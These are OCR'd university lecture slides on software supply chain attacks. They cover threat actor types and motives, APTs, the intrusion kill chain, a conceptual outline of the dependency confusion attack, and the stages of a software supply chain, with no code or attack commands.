
UNIVERSITÄT BONN

IT Security

Software Supply Chain Attacks

Marc Ohm
ohm@cs.uni-bonn.de
University of Bonn | Institute of Computer Science 4



UNIVERSITÄT BONN

$ whoami

	Marc Ohm
2009 – 2017	Studies in Computer Science in Bonn (B.Sc. & M.Sc.)
2017 – now	Researcher in the working group IT-Security
2022 – now	Researcher at Fraunhofer FKIE
2021	Dr. rer. nat. in Computer Science
Interests	Software Supply Chain Attacks, Threat Intelligence, Machine Learning

UNIVERSITÄT BONN

CONTENTS

UNIVERSITÄT BONN

THREATS & THREAT ACTORS

UNIVERSITÄT BONN

CYBER THREAT

„ Any circumstance or event with the potential to adversely impact organizational operations […], organizational assets, individuals, other organizations, or the Nation through an information system […]"

NIST - Cyber Threat Definition

UNIVERSITÄT BONN

THREAT ACTOR

„A threat actor […] is an entity that is […] responsible for an incident that impacts – or has the potential to impact – an organization's security"

TechTarget - Threat Actor Definition

UNIVERSITÄT BONN

TYPES OF THREAT ACTORS

THREAT ACTOR

- Nation-State
- Cybercriminals
- Hacktivists
- Terrorist Groups
- Thrill-Seeker
- Insider Threats

https://cyber.gc.ca/en/guidance/cyber-threat-and-cyber-threat-actors

TYPES OF THREAT ACTORS

THREAT ACTOR

- Hacktivists
- Terrorist Groups
- Thrill-Seeker*

- Lowest level of sophistication
- Rely on widely available tools that require little technical skill to deploy
- Their actions, more often than not, have no lasting effect on their targets beyond reputation
- *also called script-kiddies

https://cyber.gc.ca/en/guidance/cyber-threat-and-cyber-threat-actors

UNIVERSITÄT BONN

TYPES OF THREAT ACTORS

THREAT ACTOR

Cybercriminals

- Moderate sophistication
- Nonetheless, they still have
  - Planning and support functions
  - Specialized technical capabilities that affect a large number of victims

https://cyber.gc.ca/en/guidance/cyber-threat-and-cyber-threat-actors

UNIVERSITÄT BONN

TYPES OF THREAT ACTORS

THREAT ACTOR

Nation-State

- The most sophisticated threat actors
  - virtually unlimited resources
  - dedicated personnel
  - extensive planning and coordination

https://cyber.gc.ca/en/guidance/cyber-threat-and-cyber-threat-actors

TYPES OF THREAT ACTORS

THREAT ACTOR

- Working within the targeted organization
- Particularly dangerous because of their access to internal networks
  - Access is a key component for malicious threat actors
  - Having privileged access eliminates the need to employ other remote means
- Insider threats may be associated with any of the other listed types
  - Or just a disgruntled employee with motive

Insider Threats

https://cyber.gc.ca/en/guidance/cyber-threat-and-cyber-threat-actors

THREAT ACTORS' MOTIVATION

THREAT ACTOR	MOTIVATION
Nation-State	
Cybercriminals	
Hacktivists	
Terrorist Groups	
Thrill-Seeker	
Insider Threats	

https://cyber.gc.ca/en/guidance/cyber-threat-and-cyber-threat-actors

THREAT ACTORS' MOTIVATION

THREAT ACTOR	MOTIVATION
Nation-State	Geopolitical
Cybercriminals	
Hacktivists	
Terrorist Groups	
Thrill-Seeker	
Insider Threats	

Iran accuses Siemens of helping launch Stuxnet cyber-attack

Senior official says German engineering giant supplied US and Israel with details of control system used by Tehran

The Bushehr nuclear plant, which was targeted by Stuxnet. Iran claims Siemens helped the US and Israel to launch it. Photograph: Atta Kenare/AFP/Getty Images

Iran has accused the German engineering firm Siemens of helping Israel and the US launch a computer worm designed to sabotage its nuclear facilities.

https://cyber.gc.ca/en/guidance/cyber-threat-and-cyber-threat-actors

THREAT ACTORS‘ MOTIVATION

THREAT ACTOR

- Nation-State
- Cybercriminals
- Hacktivists
- Terrorist Groups
- Thrill-Seeker
- Insider Threats

MOTIVATION

- Profit

Infamous ransomware group takes credit for cyberattack against SW Ontario hospitals

Trevor Wilhelm

Published Nov 02, 2023 • Last updated 3 days ago • 5 minute read

Join the conversation


Illustration of a hacker using a laptop. PHOTO BY SCYTHER5 /Getty Images/iStockphoto

A notorious organized cybercrime gang called Daixin Team has claimed responsibility for stealing millions of records from five southern Ontario hospitals and leaking it online after officials would not submit to ransom demands.

https://cyber.gc.ca/en/guidance/cyber-threat-and-cyber-threat-actors

THREAT ACTORS' MOTIVATION

THREAT ACTOR	MOTIVATION
Nation-State	
Cybercriminals	
Hacktivists	Ideological
Terrorist Groups	Ideological Violence
Thrill-Seeker	
Insider Threats	



Environmentalists Targeted Exxon Mobil. Then Hackers Targeted Them.

Federal prosecutors in Manhattan are investigating a global hacker-for-hire operation that sent phishing emails to environmental groups, journalists and others.

Share full article 9

Greenpeace was one of several environmental groups targeted by overseas hackers. Yves Herman/Reuters

https://cyber.gc.ca/en/guidance/cyber-threat-and-cyber-threat-actors

THREAT ACTORS‘ MOTIVATION

THREAT ACTOR	MOTIVATION
Nation-State	
Cybercriminals	
Hacktivists	
Terrorist Groups	
Thrill-Seeker	Satisfaction
Insider Threats	

Self-styled ‘menace’ hacked his school for ‘fun’

One respondent claimed to have “got into” hacking aged 12, after his friend hijacked his WhatsApp account but refused to say how he’d pulled it off.

“From that day on, I became obsessed with hacking,” said the boy, whose name is withheld for legal reasons due to his age. “I would stay up until two or three in the morning on my computer, writing scripts and talking to fellow hackers.”

His education suffered as a result. “I got so engrossed in it that I failed a year of school because I didn’t attend enough,” he said. “The truth is I was just too tired and distracted with what was going on in my hacking life. It got to the point that the only time I did go to school was to install viruses to check that they worked.”

He claimed: “I was copying and pasting snippets of code from online sources and creating scripts which could bypass school programs. These codes let me take full control of other computers and turn off certain functions such as webcams or the ability to use a microphone.”

Eventually, he says he got caught and found himself in trouble with his father and teachers, who expelled him from school. Despite that, he claims he is a “good guy” and that his “conscience is clear.”

https://cyber.gc.ca/en/guidance/cyber-threat-and-cyber-threat-actors

THREAT ACTORS' MOTIVATION

THREAT ACTOR

- Nation-State
- Cybercriminals
- Hacktivists
- Terrorist Groups
- Thrill-Seeker
- Insider Threats

MOTIVATION

- Discontent

Tesla says former employees leaked thousands of personal records to German news outlet

Derek B. Johnson August 21, 2023


Tesla filed a data breach notification to Maine regulators saying a data leak carried out by two former employees resulted in the exposure of personal data for 75,735 current and former employees. (Photo by Robert Alexander/Getty Images)

Two former Tesla employees have been blamed for leaking the personal data of tens of thousands of current and former employees to a German newspaper earlier this year.

The incident was disclosed in a data breach notification to Maine regulators on Aug. 18, and the electric carmaker said the leak ultimately resulted in the exposure of personal data for 75,735 people.

https://cyber.gc.ca/en/guidance/cyber-threat-and-cyber-threat-actors

THREAT ACTORS' MOTIVATION



https://cyber.gc.ca/en/guidance/cyber-threat-and-cyber-threat-actors

UNIVERSITÄT BONN

A

P

T

UNIVERSITÄT BONN

Advanced

P

T

Full spectrum of intelligence-gathering techniques and able to access/develop more advanced (attack-)tools as required

UNIVERSITÄT BONN

Advanced

Persistent

T

"low-and-slow" approach rather than opportunistically seeking information for financial or other gain

- Average Dwell time
  - Americas: 60 days (71 in 2018)
  - APAC: 54 days (204 in 2018)
  - EMEA: 54 days (177 in 2018)

UNIVERSITÄT BONN

Advanced

Persistent

Threat


Operators have intent, opportunity, and capability, i.e. a specific objective and are skilled, motivated, organized and well funded

UNIVERSITÄT BONN

INTRUSION KILL CHAIN

UNIVERSITÄT BONN


INTRUSION KILL CHAIN



- Originates from a military concept related to the structure of a physical attack
- Lockheed Martin adapted this concept to information security in 2011
- Models the phases of a cyber attack

UNIVERSITÄT BONN


INTRUSION KILL CHAIN



- Find useful information about
  - Technical facts
    - Used programs, program versions, …
    - IP addresses, domains, …
  - Non-technical facts
    - Personal information: Name, friends, hobbies, …
    - Business information: Contractors, supplier, …


- If only sources outside the target are used it is called footprinting

INTRUSION KILL CHAIN



- Prepare a piece of software that can be transmitted to the victim
- Bundles an exploit with backdoor into deliverable payload

INTRUSION KILL CHAIN




- Bring the weapon into the target's environment

INTRUSION KILL CHAIN

EXPLOIT

- Exploiting a vulnerability to gain access




Dumitraş T. (2015) Understanding the Vulnerability Lifecycle for Risk Assessment and Defense Against Sophisticated Cyber Attacks. In: Jajodia S., Shakarian P., Subrahmanian V., Swarup V., Wang C. (eds) Cyber Warfare. Advances in Information Security, vol 56. Springer, Cham

INTRUSION KILL CHAIN

INSTALL


- Establish persistence by installing the payload of the weapon



Verified exploits listed at exploit-db.com (13.03.2020)


UNIVERSITÄT BONN

INTRUSION KILL CHAIN



- APT malware often relies on manual interaction
- In order to receive commands a channel to a C2 server is established

INTRUSION KILL CHAIN



- Do whatever your objective is

UNIVERSITÄT BONN

INTRUSION KILL CHAIN

RECONNAISSANCE	Research, identification and selection of targets
WEAPONIZE	Coupling an exploit with backdoor into a deliverable payload
DELIVER	Transmission of the weapon to the targeted environment
EXPLOIT	Exploitation a vulnerability to triggers intruder‘s code
INSTALL	Installation of malware on victims system to maintain persistence
COMMAND AND CONTROL	Command channel for remote manipulation of victim
ACT ON OBJECTIVE	Typically, the objective is *data exfiltration* or *lateral movement* inside the network

UNIVERSITÄT BONN

SOFTWARE SUPPLY CHAIN ATTACKS AND DEFENCES

UNIVERSITÄT BONN

WATERING HOLE ATTACK

RECONNAISSANCE	I am a lion and like to eat zebras - they come to a watering hole twice a day
WEAPONIZE	My teeth are sharp and well in shape
DELIVER	I will jump at them from the back
EXPLOIT	They don’t have a shell and look into the water, ez win
INSTALL	Bite as hard as I can
COMMAND AND CONTROL	Wait
ACT ON OBJECTIVE	Eat

WATERING HOLE ATTACK

WATERING HOLE ATTACK

UNIVERSITÄT BONN

WATERING HOLE ATTACK

RECONNAISSANCE	I want to hack Apple. They use an internal npm registry
WEAPONIZE	Craft a malicious npm package
DELIVER	Upload to official npm site
EXPLOIT	npm install first checks external registry, then internal
INSTALL	npm install will do it for me :)
COMMAND AND CONTROL	Send IP address and hostname to my server as proof
ACT ON OBJECTIVE	Print “You got hacked, send bug bounty pls”

UNIVERSITÄT BONN

WATERING HOLE ATT

RECONNAISSANCE — I want to hack

WEAPONIZE

DEL

INS

COMMAND AN — to my server as proof

ACT ON OBJEC — acked, send bug bounty pls”

Dependency Confusion: How I Hacked Into Apple, Microsoft and Dozens of Other Companies

The Story of a Novel Supply Chain Attack

Alex Birsan · Follow

11 min read · Feb 9, 2021

UNIVERSITÄT BONN

SUPPLY CHAIN ATTACKS

"A software supply chain is the components, libraries, tools, and processes used to develop, build, and publish a software artifact."

Geer, Dan, Bentz Tozer, and John Speed Meyers. "For good measure: Counting broken links: A quant's view of software supply chain security". USENIX; Login 45.4 (2020).

SUPPLY CHAIN ATTACKS

Suppliers to the 2016 Tesla Model X

SIDE DOOR LOCKING SYSTEM **Kiekert**

DOOR INSULATORS **Janesville Acoustics**

ANTENNA CABLES **A.E.C.**

WINDOW LIFT MODULE **Inteva**

ENGINEERED FASTENER [FRONT DOOR ASSEMBLY CLIP] **EFC International**

GLASS APPLIQUES **AGC Automotive**

MIRRORS [INSIDE AND OUTSIDE] **Magna**

INTERIOR TRIM **Novem Car Interior Design**

COAXIAL CONNECTORS [CENTRAL CONTROLLER MODULE] **Amphenol RF**

LEATHER INTERIOR **Bader**

TOP COLUMN MODULE **Valeo**

GLASS BONDING SYSTEMS APPLICATIONS **Dow Automotive**

HVAC DUCT INSULATION **Plastomer**

LIFTGATE INSULATOR **Janesville Acoustics**

FRONT WIPER SYSTEM **Valeo**

TAILGATE ACTUATORS **U-Shin**

ELECTRIC POWER STEERING SYSTEM **Bosch Automotive Steering** [ZF]

REAR TRUNK ABSORBER **Adler Pelzer**

ELECTROCOAT [COVERS] **MetoKote**

JOUNCE HOSES [REAR AND FRONT] **Hitachi Cable America**

STRUCTURAL ADHESIVES [ALUMINUM BODY] **Dow Automotive**

WIRE HARNESS ADHESIVE MOUNTS **HellermannTyton**

FASTENERS **Arnold Fastening Systems, Semblex**

WIRE HARNESS FASTENERS **Avery Dennison**

HOOD LATCH STRIKER PIN **U-Shin**

ENGINE COOLING FAN MODULES **SPAL Automotive**

HOOD LATCH **Strattec**

ELECTRIC MOTOR BEARINGS **Koyo**

ACTIVE GRILLE SHUTTER SYSTEM **Roechling**

BATTERY PACK, MOTOR **Tesla Motors**

CHASSIS SUBFRAMES [FRONT AND REAR] **Magna**

https://heizerrenderom.wordpress.com/2018/11/14/om-in-the-news-the-stressed-global-auto-supply-chain/

STABILIZER BARS [FRONT AND REAR] **ThyssenKrupp**

BATTERY COOLING LINES **Fraenkische Industrial Pipes**

COOLING MODULE **Modine**

BALL BEARINGS [ELECTRIC POWERTRAIN] **SKF**

BATTERY CHILLER **Modine**

BRIDGELESS FRONT DOOR HINGES **Multimatic**

FLOOR CARPETS **Adler Pelzer**

POWER FRONT SEAT RECLINERS **Fisher Dynamics**

ACOUSTIC BAFFLE **Sika**

BRAKE PADS **Federal-Mogul**

TWIN COMPRESSOR [AIR SUSPENSION] **Wabco**

WHEEL CAP [ALUMINUM WHEELS] **Zanini Auto**

WHEEL HUB BEARING UNIT **SKF**

BRAKE HOSE ASSEMBLIES **Hitachi Cable America**

SHOCK ABSORBERS **ThyssenKrupp**

TRANSMISSION OIL COOLER **Modine**

SOFTWARE SUPPLY CHAIN

Developer

SOFTWARE SUPPLY CHAIN

Developer

Code repository

UNIVERSITÄT BONN

SOFTWARE SUPPLY CHAIN


Developer

GitHub

Bitbucket

GitLab

Code repository



Build system

UNIVERSITÄT BONN

SOFTWARE SUPPLY CHAIN

Developer

GitHub

Bitbucket

GitLab

Code repository

CI/CD

Build system

npm

python Package Index

Package registry

UNIVERSITÄT BONN

SOFTWARE SUPPLY CHAIN

Developer

GitHub

Bitbucket

GitLab

Code repository

CI/CD

Build system

npm

python Package Index

Package registry

npm

